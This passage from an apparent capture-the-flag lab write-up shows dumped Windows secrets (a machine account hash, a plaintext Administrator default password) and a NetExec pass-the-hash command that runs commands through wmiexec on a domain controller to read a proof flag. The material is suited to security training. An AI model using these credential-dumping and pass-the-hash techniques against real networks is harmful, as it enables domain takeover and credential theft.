dojodc11\DOJODC1$:plain_password_hex:8c9c6d52d9eee1e805da1465b811f2cb05b41c8c40dd8691ef36c24303cd00b7489ec454bcc518312ed28187170dc468f4a82e55f98a8c08fb1991a51c738f14079f95da85da2c4259b6d40e1588b16079cf39bf42a49ae2e4e8b91f0a5e190fc05591508ca4783f6fb466def93589a416797120da5fe0e7c9736cb705ad617df832c0603d85f87c2dff9ecaa6589a46223fa58cf121a0ee9f06029f9b1a17f99e0cd2532e88eeec36cbad75aff694e4464cebbc7d9e89076ef2da2437061c7f03c7b90e82096c1d94e72a22b42a6c5beb8af3e57487d1e077b101b1397ce82fa13d9d7ef0eb96488bf2fb1f18a5f321
dojodc11\DOJODC1$:aad3b435b51404eeaad3b435b51404ee:6483cb482deaff11a6b8778323e485ff:::
[*] DefaultPassword
dojodc11\Administrator:iLlS@V$%gcKO%nn(YC5X)d!x5aki@Wix
[*] DPAPI_SYSTEM
< SNIP >
and we get David.Jones hash :
1
2
3
4
5
 nxc smb 10.8.0.102 -u David.Jones -H ede215aae773dfc98d75931ffbbcf2d0 -x 'type C:\Users\Administrator\Desktop\proof.txt'
SMB         10.8.0.102      445    DOJODC2          [*] Windows Server 2016 Datacenter 14393 x64 (name:DOJODC2) (domain:dojodc2.local) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         10.8.0.102      445    DOJODC2          [+] dojodc2.local\David.Jones:ede215aae773dfc98d75931ffbbcf2d0 (Pwn3d!)
SMB         10.8.0.102      445    DOJODC2          [+] Executed command via wmiexec
SMB         10.8.0.102      445    DOJODC2          flag_d8e11f4c_ca38_476b_a4ba_86861ac10ba7
there is another lab in C:\Users\Public\local.txt I froget to get, but we’re alredy domain admins here too, so flags are secondary.